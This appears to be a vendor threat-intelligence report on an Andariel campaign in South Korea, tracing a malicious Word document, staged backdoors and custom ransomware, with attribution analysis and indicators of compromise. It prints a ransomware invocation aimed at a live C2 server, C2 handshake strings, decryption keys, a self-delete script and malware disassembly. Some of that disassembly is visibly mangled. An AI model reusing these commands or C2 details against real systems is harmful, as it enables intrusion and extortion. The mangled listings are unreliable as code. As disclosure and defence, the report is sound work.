

# Andariel evolves to target South Korea with ransomware

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## Executive summary

In April 2021, we observed a suspicious Word document with a Korean file name and decoy. It revealed a novel infection scheme and an unfamiliar payload. While we were doing our research into these findings, Malwarebytes [published](#) a nice report with technical details about the same series of attacks, which they attributed to the Lazarus group. After a deep analysis, we came to a more precise conclusion: the Andariel group was behind these attacks. Andariel was [designated](#) by the Korean Financial Security Institute as a sub-group of Lazarus.


Our attribution is based on the code overlaps between the second stage payload in this campaign and previous malware from the Andariel group. Apart from the code similarity, we found an additional connection with the Andariel group. Each threat actor has characteristics when they interactively work with a backdoor shell in the post-exploitation phase. The way Windows commands and their options were used in this campaign is almost identical to previous Andariel activity.

The threat actor has been spreading the third stage payload from the middle of 2020 onwards and leveraged malicious Word documents and files mimicking PDF documents as infection vectors. Notably, in addition to the final backdoor, we discovered one victim getting infected with custom ransomware. It adds another facet to this Andariel campaign, which also sought financial profit in a previous operation involving the compromise of ATMs.

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## Background

This research started off with us discovering a suspicious Word document on VirusTotal. It contains an unfamiliar macro and uses novel techniques to implant the next payload. We discovered two infection methods used in these attacks in our telemetry, where each payload has its own loader for execution in memory. The threat actor only delivered the final stage payload for selected victims.



## Infection procedure

### Initial infection or spreading

As pointed out in Malwarebytes's public report, the actor sent weaponized documents to the victim as an initial infection vector. The documents use sophisticated infection methods to try to impede detection.

MD5	File name	Modified time	Author	Last saved user
ed9aa858ba2c4671ca373496a4dd05d4	참가신청서양식.doc (Form of participation application.doc)	2021-04-13 19:39:00	William	William

The initial infection can be summarized like this:

1. The user opens the malicious document and subsequently allows the macro to be executed;
2. A popup message box appears;
3. The current document gets saved to the path `%temp%` as HTML and accordingly stores all image files separately within the same directory;
4. Show decoy document;
5. Convert `%temp%[document name]image003.png` to the BMP file format and add the extension `.zip`;
6. Execute `image003.zip`, which actually contains HTML Application (HTA) code, with `mshta.exe`;
7. Remove previously created, temporary files.

The executed `image003.zip` is an HTML Application (HTA) file containing the second stage payload. This HTA code creates the next payload at the hardcoded path `C:/Users/Public/Downloads/Winvoke.exe`.

Besides the Microsoft Word document, the actor used an additional, alternative infection method according to our telemetry. Although we weren't able to acquire the initial file, we assume the actor delivered a file disguised as a PDF, since we discovered artefacts containing the path of the tool `ezPDFReader`: `c:\program files (x86)\unidocs\ezpdfreader2.0\ezpdfwslauncher.exe`. This software is developed by a South Korean software company named `Unidocs`. At this point, we're missing clear evidence of whether the attack leveraged a vulnerability within this software in the infection process or it was used to deceive users by opening a PDF document as a decoy while the HTA payload is fetched from a remote resource.

Notably, the compromised website `www.allamwith[.]com` was used for a long period of time. We first saw the URL appearing in the context of this threat actor in September 2020 and it was still in use when we were researching this series of attacks at the end of April 2021.



1. Create mutex named Microsoft32.
2. Resolve API address: base64 decoding + RC4 decryption with the key *MicrosoftCorporationValidation@#\$\$%^&\*()!US*
3. Retrieve C2 addresses: base64 decoding + custom XOR decryption.
4. Communication with C2.

According to the response from the C2 server, the payload is able to perform five actions:

Identifier	Description	Response message to C2
1111	Set Sleep() interval	1111%d Success!
1234	Execute received data using CreateThread()	1234 Success!
8877	Save received data in a local file	8877 Success!
8888	Execute given commands with WinExec API	8888 Success!
9999	Execute given commands with cmd.exe	Send command result

The malware operator appears to deliver the third stage payload by using the above functionalities, as our telemetry reveals. Both second and third stage payloads also share an identical icon, which looks like Internet Explorer.

Icon	Icon information of 2nd stage payload (145735911e9c8bafa4c9c1d7397199fc)	Data	RT_ICON	ENGLISH US	3.3	312472.47
	879270cdb3954b0bb16b19fe2c2f66a5613a2475dc4ef4644530b68e534721e1	Data	RT_ICON	ENGLISH US	3.3	312472.47
	bd7b891000b776021bd2d3790a165561c6134cea734f0d70a52a9b9c0b363321	Data	RT_GROUP_ICON	ENGLISH US	1.94	1797.6
	icon information of 3rd stage payload (159ad2afc80e83397388e495d215a5)	Data	RT_ICON	ENGLISH US	3.3	312472.47
	879270cdb3954b0bb16b19fe2c2f66a5613a2475dc4ef4644530b68e534721e1	Data	RT_GROUP_ICON	ENGLISH US	1.94	1797.6

### Same icon for second stage payload and third stage payload

### Third stage payload: Backdoor

The third stage payload was created via the second stage payload, is interactively executed in the operation and exists in both x64 and x86 versions. Most of them use Internet Explorer or Google Chrome icons and corresponding file names to disguise themselves as legitimate internet browsers. The third stage decrypts the embedded payload and executes it. The embedded payload shows the same structure as the second stage payload discussed above.

Size of payload	00 F0 02 00	30 41 65 45	65 65 45 6A	6F 58 59 45	.8..0AeEeeEjoXYE	16 bytes XOR key
	55 2A 76 4B	66 52 76 31	52 57 5A 6C	52 57 70 72	U*vKfRv1RWZ1RWpr	Base64 encoded payload
	57 46 6C 46	71 74 56 32	4D 50 6C 6C	52 57 56 6C	WF1FqtV2MP11RWV1	
	52 57 70 76	47 46 6C 46	56 53 70 32	4D 45 46 6C	RWpvGF1FVSp2MEF1	
	52 57 56 6C	52 57 70 76	57 46 6C 46	56 53 70 32	RWV1RWpvWF1FVSp2	
	4D 45 46 6C	52 57 56 6C	52 57 70 76	57 46 6C 46	MEF1RWV1RWpvWF1F	

### XOR key and encrypted payload

Once launched, it checks for the mutex *QD33qhhXKK* and inspects the system for signs of a sandbox environment by searching for the presence of specific modules. The strings of module names to be checked are decoded with a hardcoded XOR key: *0x4B762A554559586F6A45656545654130*

- sbiedll.dll: Sandboxie module
- api\_log.dll: SunBelt SandBox module
- dir\_watch.dll: SunBelt SandBox module



With the environment checks done, the main payload gets decrypted using the same XOR key and launched with **rundll32.exe**. Three C2 addresses then get extracted and decrypted using DES, with all addresses pointing to the same IP (23.229.111.[.]197) in this sample. The malware then sends a hardcoded string to the C2 server: "HTTP 1.1 /member.php SSL3.4".

```

> Internet Protocol Version 4, Src: 192.168.28.128, Dst: 23.229.111.197
> Transmission Control Protocol, Src Port: 49453 (49453), Dst Port: 443 (443)
▲ Data (28 bytes)
  Data: 4854545020312e31202f6d656d6265722e7068702053534c...
0000  45 00 00 44 1c 03 40 00  80 06 79 de c0 a8 1c 80  E..D..@. ..y.....
0010  17 e5 6f c5 c1 2d 01 bb  02 3d d2 bc 21 79 48 22  ..o...-... .=..!yH"
0020  50 18 fa f0 91 50 00 00  48 54 54 50 20 31 2e 31  P....P.. HTTP 1.1
0030  20 2f 6d 65 6d 62 65 72  2e 70 68 70 20 53 53 4c  /member .php SSL
0040  33 2e 34 00

```

### C2 communication

Next, it checks if the C2's response data equals "HTTP 1.1 200 OK SSL2.1" and, if positive, starts conducting its backdoor operations. The samples contain debug data and thereby expose function names disclosing their purpose:

- ModuleUpdate: Replace the current module with a batch file
- ModuleShell: Execute Windows command, changes working directory, Connect to given IP address
- ModuleFileManager: Get disk information, File listing, File manipulation
- ModuleScreenCapture: Take a screenshot

## Ransomware

Interestingly, one victim was discovered to have received ransomware after the third stage payload. This ransomware sample is custom made and specifically developed by the threat actor behind this attack. This ransomware is controlled by command line parameters and can either retrieve an encryption key from the C2 or, alternatively, as an argument at launch time.

Parameters	Description
#1	Drive path to encrypt
#2	Malware takes two types of options: <ul style="list-style-type: none"> <li>• -s and -S option: specify a C2 IP address and port to source an encryption key</li> <li>• -k and -K option: specify 32-byte initial vector (IV) and 32-byte key from command line parameters</li> </ul>
#3	Depending on parameter #2: <ul style="list-style-type: none"> <li>• -s/-S: C2 IP address</li> <li>• -k/-K: 32-byte initial vector (IV) value</li> </ul>
#4	Depending on parameter #2: <ul style="list-style-type: none"> <li>• -s/-S: C2 port number</li> <li>• -k/-K: 32-byte encryption key value</li> </ul>
#5	Attacker contact: email address
#6	File extension to be used for encrypted files/file name of ransom note
#7	Optional parameter: 24-character victim ID

We saw the malware executed with the following parameter options in our telemetry, with some parameters illustrated below:

```
1 c:\temp\mshelp.exe d:\ -s 23.229.111[.]197 3569 sanjgold847@protonmail[.]com 12345
12345FDDEE5566778899AABB
```

Upon launch, the ransomware checks the number of parameters. If the number of arguments is less than six, the malware terminates itself. If there is no extension for the encrypted files specified, the malware uses a default extension (.3nc004) and a default file name for the ransom note (3nc004.txt). If the victim ID is left unspecified, the ransomware generates a random ID 24 characters long.

If the malware is executed with the -s(-S) option, it sends the victim ID to the C2 server and receives the initial vector (IV) and key to encrypt files. Each of the strings has a length of 32 characters. When the ransomware communicates with the C2 server, it uses the same authentication process and strings as the third stage payload.



```
1 . 1 . 1 - n 1 - w 3 0 0 0 > N u l & D e l / f / q " %
s " M@ HTTP 1.1 200 OK SSL2.1 HTTP 1.1 /member.php SSL3.4
What gurantees do we give to you?
```

### **Strings for C2 authentication**

The ransomware uses an AES-128 CBC mode algorithm to encrypt files on the victim machine. With the exception of system-critical files (.exe, .dll, .sys, .msiins, and .drv extensions), the malware encrypts files completely, irrespective of file size. However, since important system configuration files are affected by the encryption procedure as well, it can lead to an unstable system.

As a final step, it leaves a ransom note on the desktop and in the startup folder and opens it with notepad.exe.


1 Attention! Attention! Attention!  
2  
3 Your documents, photos, databases and other important files are encrypted and have the extension : [extension]  
4  
5 Don't worry, you can return all your files!  
6  
7 If you want to decrypt all your encrypted files, the only method of recovering files is to purchase decrypt tool and  
8 unique key for you.  
9  
10 You just need little bitcoin.  
11  
12 This software will decrypt all your encrypted files.  
13  
14 To get this software you need write on our e - mail : [Attacker's email address]  
15  
16 What gurantees do we give to you?  
17  
18 It's just a business. We absolutely do not care about you and your deals, except getting benefits.  
19  
20 You can send 2 your encrypted file from your PC with your ID and decrypt it for free.  
21  
22 + -- - Warning-- - +  
23  
24 Don't try to change files by yourself, Don't use any third party software for restoring your data.  
25  
You ID : [24 characters victim ID]

## Victims

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Historically, the Andariel group has mainly targeted entities in South Korea, which, according to our telemetry, is also the case in this campaign. We confirmed several victims in the manufacturing, home network service, media and construction sectors. Each victim is active in their respective industries and they do not appear to be connected. Therefore, it is not currently possible to determine a precise focus with regard to victimology.

In one instance we discovered that the threat actor delivered ransomware to a victim. This adds a financially motivated angle to these attacks. The Andariel group has already been observed directly monetizing an operation in a previous case where ATMs were compromised in South Korea.



## Targeted industries in South Korea

## Attribution

The Malwarebytes report attributes this attack to the Lazarus group, but based on the custom string decryption routine seen in the second stage payload we came to a different conclusion. This XOR-based decryption routine has been used by Andariel malware for a long time. For instance, this decryption routine has also been used in malware (MD5 9758efcf96343d0ef83854860195c4b4) we reported earlier to our Threat Intelligence Portal customers on Andariel's 2019 activity. In addition, malware (MD5 3703c22e33629abd440483e0f60abf79) dropped by a malicious Word document in early 2018 – also attributed to Andariel – exhibits the same decryption routine.

```

loc_402EE3:
8A 0C 32      mov     cl, [edx+esi]
8D 76 01      lea    esi, [esi+1]
32 CB        xor     cl, bl
8A D9        mov     dl, al           ; #CRYPTO
32 D5        xor     dl, ch           ; #CRYPTO
32 C8        xor     cl, al           ; #CRYPTO
32 CD        xor     cl, ch           ; #CRYPTO
22 D3        and     dl, bl
88 4E FF      mov     [esi-1], cl
8A C8        mov     mov     cl, al
22 CD        and     cl, ch
32 D1        xor     dl, cl           ; #CRYPTO
80 0C 00 00 00 00 00 00 lea    ecx, ds:0[ebx*8]
88 55 08      mov     byte ptr [ebp+arg_0+3], dl
33 CB        xor     ecx, ebx           ; #CRYPTO
81 E1 F8 07 00 00 and     ecx, 7F8h
C1 E8 08      shr     ebx, 8
8D 14 00      lea    edx, [eax+eax]
C1 E1 14      shl     ecx, 14h
33 D0        xor     edx, eax           ; #CRYPTO
or         ebx, ecx
8B D9        mov     ebx, ecx
C1 E2 04      shl     edx, 4
8B C8        mov     ecx, eax
33 D0        xor     edx, eax           ; #CRYPTO
C1 E1 07      shl     ecx, 7
83 E2 00      and     edx, 0FFFFFF80h
C1 E8 08      shr     eax, 8
33 D1        xor     edx, ecx           ; #CRYPTO
8A 6D 0B      mov     ch, byte ptr [ebp+arg_0+3]
C1 E2 11      shl     edx, 11h
8B C2        or     eax, edx
8B 55 FC      mov     edx, [ebp+var_4]
4F          dec     edi
75 A6        jnz     short loc_402EE3
  
```

2nd stage payload used in this attack  
(145735911e9c8bafa4c9c1d7397199fc)

```

loc_401C15:
8A 1C 3E      mov     bl, [esi+edi]
32 DA        xor     bl, dl           ; #CRYPTO
32 D8        xor     bl, al           ; #CRYPTO
32 D9        xor     bl, cl           ; #CRYPTO
8B 1C 3E      mov     [esi+edi], bl
8A D8        mov     bl, al
32 D9        xor     bl, cl           ; #CRYPTO
22 DA        and     bl, dl
8B 55 FC      mov     edx, [ebp+var_4]
8D 3C D5 00 00 00 00 lea    edi, ds:0[edx*8]
33 FA        xor     edi, edx           ; #CRYPTO
81 E7 F8 07 00 00 and     edi, 7F8h
C1 E7 14      shl     edi, 14h
C1 EA 08      shr     edx, 8
8B D7        or     edx, edi
8D 3C 06      lea    edi, [eax+eax]
33 F8        xor     edi, eax           ; #CRYPTO
22 CB        and     cl, al
C1 E7 04      shl     edi, 4
33 F8        xor     edi, eax           ; #CRYPTO
32 CB        xor     cl, bl           ; #CRYPTO
8B D8        mov     ebx, eax
83 E7 80      and     shl     ebx, 7
C1 E3 07      xor     edi, ebx           ; #CRYPTO
C1 E7 11      shl     edi, 11h
C1 E0 08      shr     eax, 8
46          inc     esi
8B C7        or     eax, edi
8B 55 FC      mov     [ebp+var_4], edx
3B 75 08      cmp     esi, [ebp+arg_4]
7C A8        jl     short loc_401C12
  
```

Andariel malware signed with MarkAny  
(9758efcf96343d0ef83854860195c4b4)

```

loc_401070:
8A 0C 32      mov     cl, [edx+esi]
8D 76 01      lea    esi, [esi+1]
32 CB        xor     cl, bl           ; #CRYPTO
8A D9        mov     dl, al           ; #CRYPTO
32 D5        xor     dl, ch           ; #CRYPTO
32 C8        xor     cl, al           ; #CRYPTO
32 CD        xor     cl, ch           ; #CRYPTO
22 D3        and     dl, bl
88 4E FF      mov     [esi-1], cl
8A C8        mov     mov     cl, al
22 CD        and     cl, ch
32 D1        xor     dl, cl           ; #CRYPTO
80 0C 00 00 00 00 00 00 lea    ecx, ds:0[ebx*8]
88 55 08      mov     [ebp+var_109], dl
33 CB        xor     ecx, ebx           ; #CRYPTO
81 E1 F8 07 00 00 and     ecx, 7F8h
C1 E8 08      shr     ebx, 8
8D 14 00      lea    edx, [eax+eax]
C1 E1 14      shl     ecx, 14h
33 D0        xor     edx, eax           ; #CRYPTO
or         ebx, ecx
8B D9        mov     ebx, ecx
C1 E2 04      shl     edx, 4
8B C8        mov     ecx, eax
33 D0        xor     edx, eax           ; #CRYPTO
C1 E1 07      shl     ecx, 7
83 E2 00      and     edx, 0FFFFFF80h
C1 E8 08      shr     eax, 8
33 D1        xor     ecx, eax           ; #CRYPTO
8A AD F7 FE FF FF      mov     ch, [ebp+var_109]
C1 E2 11      shl     edx, 11h
8B C2        or     eax, edx
8B 55 FC      mov     edx, [ebp+var_110]
4F          dec     edi
75 9D        jnz     short loc_401070
  
```

Payload dropped by Word file disguised as Korean  
lawmaker (3703c22e33629abd440483e0f60abf79)

## Code overlap with previous Andariel malware



An additional indicator pointing to the Andariel group can be discovered in the post-exploitation commands on victim machines. As a rule, each APT actor displays a different command line signature when working interactively via an installed backdoor. As a result of comparing previously seen Windows commands delivered by the Andariel group, we can confirm that both cases used the same Windows command options.

- When checking network connection with the “netstat” command, both cases use the “-naop” option in conjunction with the “tcp”
- Filtering the result, both cases use the “findstr” command instead of “find”.

The Lazarus group has been observed using Windows commands that differ from Andariel, such as preferring the “-ano” option with the “netstat” command and “find” as a filter command, rather than “findstr”.

Commands used by Andariel group in previous cases	Commands seen in the attacks discussed in this report	Commands used by Lazarus group
netstat -naop tcp netstat -naop tcp   findstr 2008	netstat -naop tcp   findstr LISTEN tasklist   findstr 3756	netstat -ano   find “:445” netstat -ano   find “EST”
tasklist   findstr sqlwriter.exe	tasklist   findstr 15412	
tasklist   findstr juchmon.exe		

However, apart from the connections to the Andariel group, we discovered two weaker ties to the Lazarus group in the third stage payload. It shows an overlap with the PEBBLEDASH malware family, previously [published](#) by CISA. CISA attributed this malware variant to a threat actor they dubbed Hidden Cobra. We called this malware variant Manuscript and attributed it to the Lazarus group.

- One overlap is a batch script used in both instances in order to remove itself:

```
aEcho0ffL1De1SS db '@echo off',0Dh,0Ah ; DATA XREF:
db ':L1',0Dh,0Ah
db 'del "%s"%s "%s" goto L1',0Dh,0Ah
db 'del "%s"',0Dh,0Ah,0
byte 415FA0
db 0Ah ; DATA XREF:
```

3rd stage payload used in this attack  
(b5874eb1119327be51ae03adcbf4d3e0)

```
aEcho0ffL1De1SS db '@echo off',0Dh,0Ah ; DATA XREF:
db ':L1',0Dh,0Ah
db 'del "%s"%s "%s" goto L1',0Dh,0Ah
db 'del "%s"',0Dh,0Ah,0
byte 415FA0
db 0Ah ; DATA XREF:
```

PEBBLEDASH malware  
(d2de01858417fa3b580b3a95857847d5)

**Identical batch script**

- Both malware types enumerate local drives and partitions in the process, where both instances use the string “CD Drive” when the current drive type is “DRIVE\_CDROM”.

```
GetDiskFreeSpaceExW(DirectoryName, 0, &lpTotalNumberOfBytes, &lpTotalNumberOfFreeBytes);
Size += 16;
*(ULARGE_INTEGER *)v4 = lpTotalNumberOfBytes;
*((ULARGE_INTEGER *)v4 + 1) = lpTotalNumberOfFreeBytes;
if ( DriveTypeW == DRIVE_CDROM )
    wcscpy_s(Destination, 0x40u, &wide_CDDrive);
else
    GetVolumeInformationW(DirectoryName, Destination, 0x40u, 0, 0, 0, 0, 0);
```

3rd stage payload used in this attack  
(b5874eb1119327be51ae03adcbf4d3e0)

```
GetDiskFreeSpaceExW(DirectoryName, 0, &TotalNumberOfBytes, &TotalNumberOfFreeBytes);
memcpy(v2, &TotalNumberOfBytes, 8u);
v3 = v2 + 8;
Size += 8;
memcpy(v3, &TotalNumberOfFreeBytes, 8u);
v4 = v3 + 8;
Size += 8;
if ( v24[v21] == DRIVE_CDROM )
    wcscpy(Destination, L"CD Drive");
else
    GetVolumeInformationW(DirectoryName, Destination, 0x20u, 0, 0, 0, 0, 0);
```

PEBBLEDASH malware  
(d2de01858417fa3b580b3a9585784d5)

### Same drive checking result

In conclusion, we assess that the Andariel group is behind this attack. However, it also reveals a faint connection to the Lazarus group.

## Conclusions

The Andariel group has continued to focus on targets in South Korea, but their tools and techniques have evolved considerably. By closely examining the whole infection procedure, we discovered that the Andariel group intended to spread ransomware through this attack and, by doing so, they have underlined their place as a financially motivated state-sponsored actor.

## Indicators of compromise

### Malicious documents

- [ed9aa858ba2c4671ca373496a4dd05d4](#) 참가신청서양식.doc (Application form.doc)
- [71759cca8c700646b4976b19b9abd6fe](#) 생활비지급.doc (Payment of living costs.doc)
- [3ba4c71c6b087e6d06d668bb22a5b59a](#) test3.doc
- [d5e974a3386fc99d2932756ca165a451](#) 결의대회초안.doc (Draft for resolution conference.doc)

### Second stage payload (Simple agent)

- [f4d46629ca15313b94992f3798718df7](#) %PUBLIC%\downloads\winvoke.exe
- [118cfa75e386ed45bec297f8865de671](#) %PUBLIC%\Libraries\AppStore.exe
- [53648bf8f0121130edb42c626d7c2fc4](#)
- [1bb267c96ec2925f6ae3716d831671cf](#) %PUBLIC%\Libraries\AlgStore.exe
- [0812ce08a75e5fc774a114436e88cd06](#)
- [927f0a1090255bc724953e1f5a09a070](#) %PUBLIC%\iexplore.exe
- [145735911e9c8bafa4c9c1d7397199fc](#) iexplore.exe
- [551c5b3595e9fc1081b5e1f10e3c1a59](#) iexplore.exe
- [f3fcb306cb93489f999e00a7ef63536b](#)
- [0ecfa51cd4bf1a9841a07bdb5bfcd0ab](#)
- [4d30612a928faf7643b14bd85d8433cc](#)
- [df1e7a42c92ecb01290d896dca4e5faa](#)

### Third stage payload (Backdoor)

- [3b1b8702c4d3e2e194c4cc8f09a57d06](#) %PUBLIC%\chrome.exe
- [ef3a6978c7d454f9f6316f2d267f108d](#)
- [33c2e887c3d337eefbbd8745bfdfc8f](#)

bf4a822f04193b953689e277a9e1f4f1  
6e710f6f02fdde1e4adf06935a296fd8  
38917e8aa02b58b09401383115ab549e  
67220baf2a415876bee2d43c11f6e9ad  
3bf9b83e00544ac383aaef795e3ded78 explore.exe  
159ad2afcab80e83397388e495d215a5  
21ec5f03aab696f0a239c6ea5e50c014 %PUBLIC%\iexplore.exe  
b5874eb1119327be51ae03adcbf4d3e0 %USERPROFILE%\iexplore.exe  
8b378eabceec13c3c925cc7ca4d191f5f  
5b387a9130e9b9782ca4c225c8e641b3  
25c8e057864126e6648c34581e7b4f20  
62eae43a36cbc4ed935d8df007f5650b  
8d74112c97e98fef4c5d77200f34e4f2  
b5648f5e115da778615dfd0dc772b647 %USERPROFILE%\iexplore.exe  
eef723ff0b5c0b10d391955250f781b3  
d1a99087fa3793fbc4d0adb26e87efce  
d63bb2c5cd4cfbe8fabf1640b569db6a  
fffad123bd6df76f94ffc9b384a067fc  
abaeecd83a585ec0c5f1153199938e83  
569246a3325effa11cb8ff362428ab2c  
3b494133f1a673b2b04df4f4f996a25d  
fc3c31bbdbeee99aba5f7a735fac7a7e

### Ransomware

d96fcd2159643684f4573238f530d03b %TEMP%\mshelp.exe

### Second stage C2 servers

hxxp://ddjm[.]co[.]kr/bbs/icon/skin/skin[.]php  
 hxxp://hivekorea[.]com/jdboard/member/list[.]php  
 hxxp://mail[.]namusoft[.]kr/jsp/user/eam/board[.]jsp  
 hxxp://mail[.]sisnet[.]co[.]kr/jsp/user/sms/sms\_recv[.]jsp  
 hxxp://snum[.]or[.]kr/skin\_img/skin[.]php  
 hxxp://www[.]allamwith[.]com/home/mobile/list[.]php  
 hxxp://www[.]conkorea[.]com/cshop/banner/list[.]php  
 hxxp://www[.]ddjm[.]co[.]kr/bbs/icon/skin/skin[.]php  
 hxxp://www[.]jinjinpig[.]co[.]kr/Anyboard/skin/board[.]php

### Third stage C2 servers

198.55.119.112:443  
45.58.112.77:443  
23.229.111.197:8443  
23.229.111.197:443  
185.208.158.208:443

## MITRE ATT&CK Mapping

Tactic	Technique	Technique Name
Resource Development	T1584.006	Compromise Infrastructure: Web Services
	T1583.003	Acquire Infrastructure: Virtual Private Server
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1204.002	User Execution: Malicious File
	T1059.007	Command and Scripting Interpreter: JavaScript

<b>Defense Evasion</b>	<b>T1036.005 T1027.003 T1497.001</b>	<b>Masquerading: Match Legitimate Name or Location Obfuscated Files or Information: Steganography Virtualization/Sandbox Evasion: System Checks</b>
<b>Discovery</b>	<b>T1049 T1057</b>	<b>System Network Connections Discovery Process Discovery</b>
<b>Collection</b>	<b>T1113</b>	<b>Screen Capture</b>
<b>Command and Control</b>	<b>T1071.001 T1095 T1573.001</b>	<b>Application Layer Protocol: Web Protocols Non-Application Layer Protocol Encrypted Channel: Symmetric Cryptography</b>
<b>Exfiltration</b>	<b>T1041</b>	<b>Exfiltration Over C2 Channel</b>
<b>Impact</b>	<b>T1486</b>	<b>Data Encrypted for Impact</b>

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